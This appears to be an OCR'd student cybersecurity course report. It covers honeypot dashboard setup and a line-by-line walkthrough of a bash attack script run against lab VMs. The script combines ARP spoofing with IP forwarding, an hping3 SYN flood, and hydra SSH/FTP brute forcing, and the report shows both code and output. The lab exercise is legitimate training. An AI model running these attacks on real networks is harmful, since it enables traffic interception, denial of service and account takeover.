
Setting up Opencanary's dashboard



The table has been created with 'Username attempts' as the header.




I repeated the same process for password attempts, using parsedlogdata.PASSWORD.keyword to identify them.




The table has been created with 'Password attempts' as the header.

Setting up Cowrie's map dashboard




Save the dashboard using the 'Save as' button, naming it 'Opencanary Dashboard' for the title, and provide a brief description such as 'Opencanary login attempt information'.



This is how the dashboard looks when fully configured. The reason I did not set up a live heatmap is that Opencanary doesn't store data for geospatial fields.

Setting up Cowrie's map dashboard



I turned on the Opencanary honeypot and made multiple attempts to log in via FTP. These are the results shown above to demonstrate that the dashboard is working.

Actions	@timestamp	Rule	Severity	Risk Score	Reason
	Jul 5, 2024 @ 23:58:04.080	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created lc
	Jul 5, 2024 @ 23:58:04.079	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created lc
	Jul 5, 2024 @ 23:55:57.737	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created lc
	Jul 5, 2024 @ 23:55:57.736	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created lc
	Jul 5, 2024 @ 23:54:54.634	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created lc
	Jul 5, 2024 @ 23:54:54.632	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created lc

These were the results from the alerts that were set up earlier on.

Introduction of the script

Example of a detailed command in Kali using Geany

```
1  #!/bin/bash
2  #Please run this script with sudo/root permission
3  #CFC011023 Group 2, S15 Ng Jing Ren, Trainer: [redacted]
4
5  echo '# Welcome to attack script.'
6
7  echo ' '
8
```

In order for the attack script to run, I would recommend the user to run the attack script as the root user to ensure smooth execution of commands involving sudo. Additionally, I've included a welcome message to inform the user about the attack script.

Displaying IP address of the network

Example of a detailed command in Kali using Geany

```
9  function NetworkScan ()
10 {
11     #Allow user to scan for a network
12     echo '# Please specify a network to scan. (Please include /24 at the end of IP)'
13     echo '# Example of IP: 192.168.178.0/24'
14     read scanIP
15
16     if [[ -z $scanIP ]];
17         then
18             echo '# Network is required, script is exiting.'
19             exit
20         else
21             echo "# "$scanIP" is input."
22         fi
23
24         NetScan=$(sudo nmap -sn "$scanIP")
25 }
26
27 #Displaying the result of Network Scan
28 echo '# Result of Network Scan:'
29 echo "$NetScan"
30 echo ' '
```

Next, to allow the user to identify the target IP address for the attack, we need to conduct a network scan. I've provided an example instructing the user to input the IP address as 192.168.178.0/24. This specifies a network scan from 192.168.178.0 to 192.168.178.255, as the first three blocks are fixed due to the subnet mask of 255.255.255.0

If the user fails to input an IP address, the script will prompt them to do so before exiting. If an IP address is entered, the user will see their input.

Using 'sudo nmap -sn 192.168.178.0/24' allows nmap to disable port scanning and focus solely on host discovery scanning.

Lastly I have added a section to display the result of the network scan.

Displaying IP address of the network

Example of how the script executes to display the network scan

```
┌──(kali㉿kali)-[~/SOC/Project]
└─$ sudo bash Attacks.sh
# Welcome to attack script.

# Please specify a network to scan. (Please include /24 at the end of IP)
# Example of IP: 192.168.178.0/24
192.168.178.0/24
# 192.168.178.0/24 is input.
# Result of Network Scan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 21:38 +08
Nmap scan report for 192.168.178.1 (192.168.178.1)
Host is up (0.0029s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.178.2 (192.168.178.2)
Host is up (0.00019s latency).
MAC Address: 00:50:56:FB:1E:70 (VMware)
Nmap scan report for 192.168.178.129 (192.168.178.129)
Host is up (0.00045s latency).
MAC Address: 00:0C:29:1B:D7:F1 (VMware)
Nmap scan report for 192.168.178.131 (192.168.178.131)
Host is up (0.0032s latency).
MAC Address: 00:0C:29:D8:96:7B (VMware)
Nmap scan report for 192.168.178.135 (192.168.178.135)
Host is up (0.00065s latency).
MAC Address: 00:0C:29:34:18:43 (VMware)
Nmap scan report for 192.168.178.254 (192.168.178.254)
Host is up (0.00091s latency).
MAC Address: 00:50:56:F1:60:48 (VMware)
Nmap scan report for 192.168.178.128 (192.168.178.128)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.07 seconds
```

Using 192.168.178.0/24 as an example of an IP address to scan.

```
┌──(kali㉿kali)-[~/SOC/Project]
└─$ sudo bash Attacks.sh
# Welcome to attack script.

# Please specify a network to scan. (Please include /24 at the end of IP)
# Example of IP: 192.168.178.0/24

# Network is required, script is exiting.
```

Script exits when there is no user input.

Displaying the attack selection options

Example of a detailed command in Kali using Geany

```
33  function Selection ()
34  {
35      echo '# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random'
36      read options
37
38      case $options in
477
478     *)
479         echo '# This is not a valid selection. Script is exiting.'
480         exit
481     ;;
482     esac
483 }
484 Selection
```

The user is able to select different attack options such as Arpspoof, Hping3, Bruteforce and random attack. If the user selects a random attack, it will be randomized between Arpspoof, Hping3 and Bruteforce. The script will exits automatically if the user inputs any key other than the given options listed above.

Example of how the script executes to display the selected attack option

```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
A
# Arpspoof attack is selected.
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
B
# Hping3 attack is selected.
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
C
# Bruteforce attack is selected.
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
D
# Random attack is selected.
# Hping3 attack is selected.
```

```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
E
# This is not a valid selection. Script is exiting.
```

Script exits when user inputs an invalid selection.

Brief description of Arpspoof and verification of Dsniff installation

Example of a detailed command in Kali using Geany

```
38      case $options in
39      A|a)
40          echo '# Arpspoof attack is selected.'
41
42          #Brief description of Arpspoof attack
43          echo '# Arpspoof is a type of attack where the attacker uses ARP to send out fake messages
44
45          #Check if Arpspoof application is installed
46          function DsniffChecker ()
47          {
48              if [[ $(command -v dsniff) ]]
49
50              then
51                  echo '# Dsniff is already installed.'
52
53              else
54                  sudo apt-get update
55                  sudo updatedb
56                  sudo apt-get install dsniff -y
57                  echo '# Dsniff is installed.'
58              fi
59          }
60          DsniffChecker
```

When the user selects the Arpspoof attack, I have given the user a brief description of how an Arpspoof attack works. To conduct an Arpspoof attack, the user needs the dsniff tool. I have opted to use 'command -v' so that it will check if Dsniff is already installed in the system. Additionally, I run the command 'sudo apt-get update' and 'sudo updatedb' to ensure that the system has the latest information before installing a new package and updating the database. To streamline the installation process, I use the -y flag with the command for installing Dsniff so that the user does not need to confirm the installation manually.

Example of how the script executes to display the Arpspoof description and check for the installation of Dsniff

```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
A
# Arpspoof attack is selected.
# Arpspoof is a type of attack where the attacker uses ARP to send out fake messages to tri
ck other devices into believing they're communicating with someone else. This allows the at
tacker to intercept, modify, or redirect network traffic for malicious purposes, such as ea
vesdropping or stealing sensitive information.
# Dsniff is already installed.
```

Script shows that Dsniff is already installed.

```
The following NEW packages will be installed:
  dsniff
0 upgraded, 1 newly installed, 0 to remove and 1938 not upgraded.
Need to get 0 B/99.6 kB of archives.
After this operation, 439 kB of additional disk space will be used.
Selecting previously unselected package dsniff.
(Reading database ... 437275 files and directories currently installed.)
Preparing to unpack .../dsniff_2.4b1+debian-33_amd64.deb ...
Unpacking dsniff (2.4b1+debian-33) ...
Setting up dsniff (2.4b1+debian-33) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for man-db (2.12.0-3) ...
# Dsniff is installed.
```

The script shows that Dsniff is being installed while running the script.

Displaying details of an Arpspoof attack

Example of a detailed command in Kali using Geany

```
64          function ArpspoofAttack ()
65          {
66              #Allowing IP forwarding
67              sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
68              if [[ $(sudo cat /proc/sys/net/ipv4/ip_forward) == '1' ]]
69              then
70                  echo '# IP Forwarding is active.'
71              fi
72
73              #Allow the user to enter details for Arpspoof attack
74              #Entering the victim's IP address
75              echo '# Please enter the 'victim\''s IP address.'
76              read victimIP
77
78              if [[ -z $victimIP ]];
79              then
80                  echo '# Please enter an IP address, script is exiting.'
81                  exit
82              else
83                  echo "# "$victimIP" is input."
84              fi
85
86              #Entering the default gateway IP address
87              echo '# Please enter the default gateway IP address.'
88              read defaultIP
89
90              if [[ -z $defaultIP ]];
91              then
92                  echo '# Please enter an IP address, script is exiting.'
93                  exit
94              else
95                  echo "# "$defaultIP" is input."
96              fi
97
98              echo ' '
```

To enable the Arpspoof attack to work, I use the command 'sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward' to enable IP forwarding. This allows packets to be directed to us, read, and then forwarded to the victim's computer.

To execute an Arpspoof attack, we need to enter the victim's IP address and the default gateway. If either of these IP addresses is missing, the script will exit and prompt the user to enter the necessary information.

Example of how the script executes to display the script exiting due to insufficient input

```
# IP Forwarding is active.
# Please enter the victim's IP address.

# Please enter an IP address, script is exiting.
# IP Forwarding is active.
# Please enter the victim's IP address.
192.168.178.135
# 192.168.178.135 is input.
# Please enter the default gateway IP address.

# Please enter an IP address, script is exiting.
```

Displaying details of an Arpspoof attack

Example of a detailed command in Kali using Geany

```
 99
100             #Saving an attack entry log in /var/log
101             TDATE=$(date)
102             echo ""$TDATE" - # Arpspoof Attack, Victim IP: "$victimIP", Default gateway: "$defaultIP",
103             echo ""$TDATE" - # Arpspoof Attack, Victim IP: "$victimIP", Default gateway: "$defaultIP",
104
105             #Launching an Arpspoof attack by first informing the victim's computer that I am the route
106             sudo timeout 30 arpspoof -t "$victimIP" "$defaultIP" & sudo timeout 30 arpspoof -t "$defau
107             echo '# Arpspoof Attack is completed.'
108
109         }
110         ArpspoofAttack
111     ;;
 99
100
101
102  "$defaultIP", file saved in /var/log/attack.log" >> /var/log/attack.log
103  "$defaultIP", file saved in /var/log/attack.log"
104
105 I am the router, followed by informing the victim's router that I am the victim.
106 oof -t "$defaultIP" "$victimIP"
107
108
109
110
111
```

To log the Arpspoof attack, I have integrated a date command to record the time and date of the executed attack. Next, the script echoes the following details: # Arpspoof Attack, Victim IP: "$victimIP", Default gateway: "$defaultIP",file saved in /var/log/attack.log. So that the information is stored in attack.log.

Following that, I have added the command to launch the Arpspoof attack. The reason for using a timeout is that the Arpspoof command will keep running until the user stops it, and we do not want the user to stop it prematurely, as it would exit the script. Therefore, I have used a timeout command to allow it to run for 30 seconds, enabling it to launch the attack for that duration. The user can adjust the timeout settings if they wish.

I have provided a brief description of the command, which involves launching an Arpspoof attack. This attack begins by informing the victim's computer that I am the router, followed by informing the victim's router that I am the victim. This is why both command needs to run simultaneously for the process to work.

Example of how the script executes to log and display the Arpspoof attack

```
# IP Forwarding is active.
# Please enter the victim's IP address.
192.168.178.129
# 192.168.178.129 is input.
# Please enter the default gateway IP address.
192.168.178.2
# 192.168.178.2 is input.

Thu May 30 12:59:28 PM +08 2024 - # Arpspoof Attack, Victim IP: 192.168.178.129, Default ga
teway: 192.168.178.2, file saved in /var/log/attack.log
0:c:29:7a:a2:1d 0:50:56:fb:1e:70 0806 42: arp reply 192.168.178.129 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:c:29:1b:d7:f1 0806 42: arp reply 192.168.178.2 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:fb:1e:70 0806 42: arp reply 192.168.178.129 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:c:29:1b:d7:f1 0806 42: arp reply 192.168.178.2 is-at 0:c:29:7a:a2:1d
```

Displaying details of an Arpspoof attack

Example of how the script executes to display the Arpspoof attack

```
Cleaning up and re-arping targets...
0:c:29:7a:a2:1d 0:c:29:1b:d7:f1 0806 42: arp reply 192.168.178.2 is-at 0:50:56:fb:1e:70
Cleaning up and re-arping targets...
0:c:29:7a:a2:1d 0:50:56:fb:1e:70 0806 42: arp reply 192.168.178.129 is-at 0:c:29:1b:d7:f1
0:c:29:7a:a2:1d 0:c:29:1b:d7:f1 0806 42: arp reply 192.168.178.2 is-at 0:50:56:fb:1e:70
0:c:29:7a:a2:1d 0:50:56:fb:1e:70 0806 42: arp reply 192.168.178.129 is-at 0:c:29:1b:d7:f1
0:c:29:7a:a2:1d 0:c:29:1b:d7:f1 0806 42: arp reply 192.168.178.2 is-at 0:50:56:fb:1e:70
0:c:29:7a:a2:1d 0:50:56:fb:1e:70 0806 42: arp reply 192.168.178.129 is-at 0:c:29:1b:d7:f1
0:c:29:7a:a2:1d 0:c:29:1b:d7:f1 0806 42: arp reply 192.168.178.2 is-at 0:50:56:fb:1e:70
0:c:29:7a:a2:1d 0:50:56:fb:1e:70 0806 42: arp reply 192.168.178.129 is-at 0:c:29:1b:d7:f1
0:c:29:7a:a2:1d 0:50:56:fb:1e:70 0806 42: arp reply 192.168.178.129 is-at 0:c:29:1b:d7:f1
0:c:29:7a:a2:1d 0:c:29:1b:d7:f1 0806 42: arp reply 192.168.178.2 is-at 0:50:56:fb:1e:70
# Arpspoof Attack is completed.
```

Displaying the Arpspoof attack is completed.

```
C:\Users\IEUser>arp -a

Interface: 192.168.178.129 --- 0x8
  Internet Address      Physical Address      Type
  192.168.178.2         00-0c-29-7a-a2-1d     dynamic
  192.168.178.128       00-0c-29-7a-a2-1d     dynamic
  192.168.178.254       00-50-56-f1-60-48     dynamic
  192.168.178.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

The spoofed MAC address was shown as above on the victim's computer, indicating that the Arpspoof attack was successful.

Brief description of Hping3 denial-of-service (DOS) and Hping3 installation verification

Example of a detailed command in Kali using Geany

```
112
113     B|b)
114         echo '# Hping3 attack is selected.'
115
116         #Brief description of Hping3 attack
117         echo '# Hping3 is a Denial of Service (DoS) attack used to overwhelm
118
119         #Check if Hping3 application is installed
120         function Hping3Checker ()
121         {
122             if [[ $(command -v hping3) ]]
123
124             then
125                 echo '# Hping3 is already installed.'
126
127             else
128                 sudo apt-get update
129                 sudo updatedb
130                 sudo apt-get install hping3 -y
131                 echo '# Hping3 is installed.'
132             fi
133         }
134         Hping3Checker
```

When the user selects the Hping3, denial of service (DOS) attack, I have given the user a brief description of how a Hping3, denial of service (DOS) attack works. To conduct a Hping3 attack, the user needs the Hping3 tool. I have opted to use 'command -v' so that it will check if Hping3 is already installed in the system. Additionally, I run the command 'sudo apt-get update' and 'sudo updatedb' to ensure that the system has the latest information before installing a new package and updating the database. To streamline the installation process, I use the -y flag with the command for installing Hping3 so that the user does not need to confirm the installation manually.

Example of how the script executes to display the Hping3 denial-of-service (DOS) description and check for the installation of Hping3

```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
B
# Hping3 attack is selected.
# Hping3 is a Denial of Service (DoS) attack used to overwhelm a machine or network by send
ing a large number of requests to prevent legitimate users from accessing it.
# Hping3 is already installed.
```

Script shows that Hping3 is already installed.

```
The following NEW packages will be installed:
  hping3
0 upgraded, 1 newly installed, 0 to remove and 1936 not upgraded.
Need to get 104 kB of archives.
After this operation, 261 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 hping3 amd64 3.a2.ds2-11~kali1 [104
 kB]
Fetched 104 kB in 1s (129 kB/s)
Selecting previously unselected package hping3.
(Reading database ... 437070 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-11~kali1_amd64.deb ...
Unpacking hping3 (3.a2.ds2-11~kali1) ...
Setting up hping3 (3.a2.ds2-11~kali1) ...
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for kali-menu (2023.4.6) ...
# Hping3 is installed.
```

The script shows that Hping3 is being installed while running the script.

Displaying details of a Hping3 denial-of-service (DOS) attack

Example of a detailed command in Kali using Geany

```
135
136         function Hping3Attack ()
137         {
138             #Allow the user to enter details for Hping3 attack
139             #Entering the victim's IP address
140             echo '# Please enter the 'victim\''s IP address.'
141             read victimIP
142
143             if [[ -z $victimIP ]];
144             then
145                 echo '# Please enter an IP address, script is exiting.'
146                 exit
147             else
148                 echo "# "$victimIP" is input."
149             fi
150
151             #Entering the victim's port number
152             echo '# Please enter a port number to attack.'
153             read portnum
154
155             if [[ -z $portnum ]];
156             then
157                 echo '# Please enter a port number, script is exiting.'
158                 exit
159             else
160                 echo "# "$portnum" is input."
161             fi
162             echo ' '
163
```

To execute a Hping3 denial-of-service (DOS) attack, we need to have victim's IP address and port number. If either of these information is missing, the script will exit and prompt the user to enter the necessary information.

Example of how the script executes to display the script exiting due to insufficient input

```
# Hping3 attack is selected.
# Hping3 is a Denial of Service (DoS) attack used to overwhelm a machine or network by send
ing a large number of requests to prevent legitimate users from accessing it.
# Hping3 is already installed.
# Please enter the victim's IP address.

# Please enter an IP address, script is exiting.
```

```
# Hping3 attack is selected.
# Hping3 is a Denial of Service (DoS) attack used to overwhelm a machine or network by send
ing a large number of requests to prevent legitimate users from accessing it.
# Hping3 is already installed.
# Please enter the victim's IP address.
192.168.178.135
# 192.168.178.135 is input.
# Please enter a port number to attack.

# Please enter a port number, script is exiting.
```

Displaying details of a Hping3 denial-of-service (DOS) attack

Example of a detailed command in Kali using Geany

```
163
164             #Saving an attack entry log in /var/log
165             TDATE=$(date)
166             echo ""$TDATE" - # Hping3 Attack launched at Victim IP: "$victimIP" using port "$portnum",
167             echo ""$TDATE" - # Hping3 Attack launched at Victim IP: "$victimIP" using port "$portnum",
168
169             #Launching an Hping3 attack by sending out SYN packets to flood the victim, targeting port
170             sudo timeout 30 hping3 -S --flood -V -p "$portnum" -d 120 "$victimIP"
171             echo '# Hping3 Attack is completed.'
172         }
173         Hping3Attack
174
175     ;;
176
163
164
165
166 "$portnum", file saved in /var/log/attack.log" >> /var/log/attack.log
167 "$portnum", file saved in /var/log/attack.log"
168
169 geting port 80 with a data size of 120.
170
171
172
173
174
175
176
```

To log the Hping3 denial-of-service (DOS) attack, I have integrated a date command to record the time and date of the executed attack. Next, the script echoes the following details: # Hping3 Attack launched at Victim IP: "$victimIP" using port "$portnum", file saved in /var/log/attack.log. So that the information is stored in attack.log.

Following that, I have added the command to launch the Hping3 denial-of-service (DOS) attack. The reason for using a timeout is that the Hping3 command will keep running until the user stops it, and we do not want the user to stop it prematurely, as it would exit the script. Therefore, I have used a timeout command to allow it to run for 30 seconds, enabling it to launch the attack for that duration. The user can adjust the timeout settings if they wish.

I have provided a brief description of the command, which involves launching of a Hping3 denial-of-service (DOS) attack. The attack involves sending out SYN packets to flood the victim, targeting port 80 with a data size of 120 along with verbose mode activated in the background.

Example of how the script executes to log and display the Hping3 denial-of-service (DOS) attack

```
# Hping3 attack is selected.
# Hping3 is a Denial of Service (DoS) attack used to overwhelm a machine or network by send
ing a large number of requests to prevent legitimate users from accessing it.
# Hping3 is already installed.
# Please enter the victim's IP address.
192.168.178.135
# 192.168.178.135 is input.
# Please enter a port number to attack.
80
# 80 is input.

Thu May 30 09:10:39 PM +08 2024 - # Hping3 Attack launched at Victim IP: 192.168.178.135 us
ing port 80, file saved in /var/log/attack.log
using eth0, addr: 192.168.178.128, MTU: 1500
HPING 192.168.178.135 (eth0 192.168.178.135): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

^C--- 192.168.178.135 hping statistic ---
257688 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
# Hping3 Attack is completed.
```

The spike in CPU usage occurs when a Hping3 DOS attack is launched against 192.168.178.135.

Brief description and displaying details of a Brute-force attack

Example of a detailed command in Kali using Geany

```
176
177     C|c)
178         echo '# Bruteforce attack is selected.'
179         echo '# A bruteforce attack is an attack that involves trial and error with different co
180
181         function Bruteforce()
182             {
183                 #Allow the user to enter details for Bruteforce attack
184                 #Entering the victim's IP address
185                 echo '# Please enter the 'victim\''s IP address.'
186                 read victimIP
187
188                 if [[ -z $victimIP ]];
189                 then
190                     echo '# Please enter an IP address, script is exiting.'
191                     exit
192                 else
193                     echo "# "$victimIP" is input."
194                 fi
195
196                 #User needs to input a username to bruteforce as part of the script requirement.
197                 echo '# Please type in an username (Do not upload a file).'
198                 read user
199
200                 #If user did not provide username, script exits on itself.
201                 if [[ -z $user ]];
202                 then
203                     echo '# Username is required, script is exiting.'
204                     exit
205                 else
206                     echo '# Username is input.'
207                 fi
208                 echo ' '
209
```

When the user selects the Brute-force attack, I have given the user a brief description of how a Brute-force attack works. To execute a Brute-force attack, the user needs to provide an IP address and username. If either of these information is missing, the script will exit and prompt the user to enter the necessary information.

Example of how the script executes to display the script exiting due to insufficient input

```
# Bruteforce attack is selected.
# A bruteforce attack is an attack that involves trial and error with different combination
s of usernames and passwords to gain access into the system.
# Please enter the victim's IP address.

# Please enter an IP address, script is exiting.
# Bruteforce attack is selected.
# A bruteforce attack is an attack that involves trial and error with different combination
s of usernames and passwords to gain access into the system.
# Please enter the victim's IP address.
192.168.178.131
# 192.168.178.131 is input.
# Please type in an username (Do not upload a file).

# Username is required, script is exiting.
```

Displaying details of a Brute-force attack

Example of a detailed command in Kali using Geany

```
209
210                 #Only allow user to upload file, if no file is being selected it will use default pass
211                 echo '# Please upload a password file if you want to, if no file please hit enter.'
212                 read passfile
213
214                 if [ -f "$passfile" ];
215                 then
216
217                     TDATE=$(date)
218                     echo ""$TDATE" - # Bruteforce Attack launched at Victim IP: "$victimIP" using SSH
219                     echo ""$TDATE" - # Bruteforce Attack launched at Victim IP: "$victimIP" using SSH
220
221                     #Using hydra to bruteforce ssh
222                     hydra -l "$user" -P "$passfile" "$victimIP" ssh -vV -f
223                     echo '# SSH Bruteforce attack is completed.'
224
225                     #Using hydra to bruteforce ftp
226                     hydra -l "$user" -P "$passfile" "$victimIP" ftp -vV -f
227                     echo '# FTP Bruteforce attack is completed.'
228
229                     echo '# Bruteforce attack is completed.'
230                 else
```

```
209
210 efault password list.
211  enter.'
212
213
214
215
216
217
218  using SSH and FTP with the username as "$user". The file is saved in /var/log/attack.log" >> /var/log/attack.log
219  using SSH and FTP with the username as "$user". The file is saved in /var/log/attack.log"
220
221
222
223
224
225
226
227
228
229
230
```

In terms of Brute-force attack input, users will be given an option to upload their own password file, which the script will recognize as a variable named '$passfile'. I have used the '-f' flag in an if statement to ensure that the script checks for a valid file to use as a password list during the Brute-force attack.

To log the Brute-force attack, I have included a date command to record the time and date of the executed attack. Next, the script echoes the following details: 'Bruteforce Attack launched at Victim IP: "$victimIP" using SSH and FTP with the username as "$user".' The file is saved in /var/log/attack.log to ensure that the information is stored.

The syntax for the hydra command is to use the '-l' flag for the username inputted by the user earlier. The '-P' flag allows hydra to utilize the password file uploaded by the user, followed by the victim's IP address. The '-vV' flag enables verbose mode, providing more information during the brute-forcing process, while the '-f' flag exits the command when a login user is found.

Displaying details of a Brute-force attack (With user uploading a password file)

Example of how the script executes to log and display the Brute-force attack

```
# Bruteforce attack is selected.
# A bruteforce attack is an attack that involves trial and error with different combinations of u
sernames and passwords to gain access into the system.
# Please enter the victim's IP address.
192.168.178.131
# 192.168.178.131 is input.
# Please type in an username (Do not upload a file).
tc
# Username is input.

# Please upload a password file if you want to, if no file please hit enter.
pass1.txt
Thu May 30 11:06:19 PM +08 2024 - # Bruteforce Attack launched at Victim IP: 192.168.178.131 usin
g SSH and FTP with the username as tc. The file is saved in /var/log/attack.log
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).
```

The user inputs the target's IP address, username, and uploads a password file.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-30 23:06:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
 the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ssh://192.168.178.131:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tc@192.168.178.131:22
[INFO] Successful, password authentication is supported by ssh://192.168.178.131:22
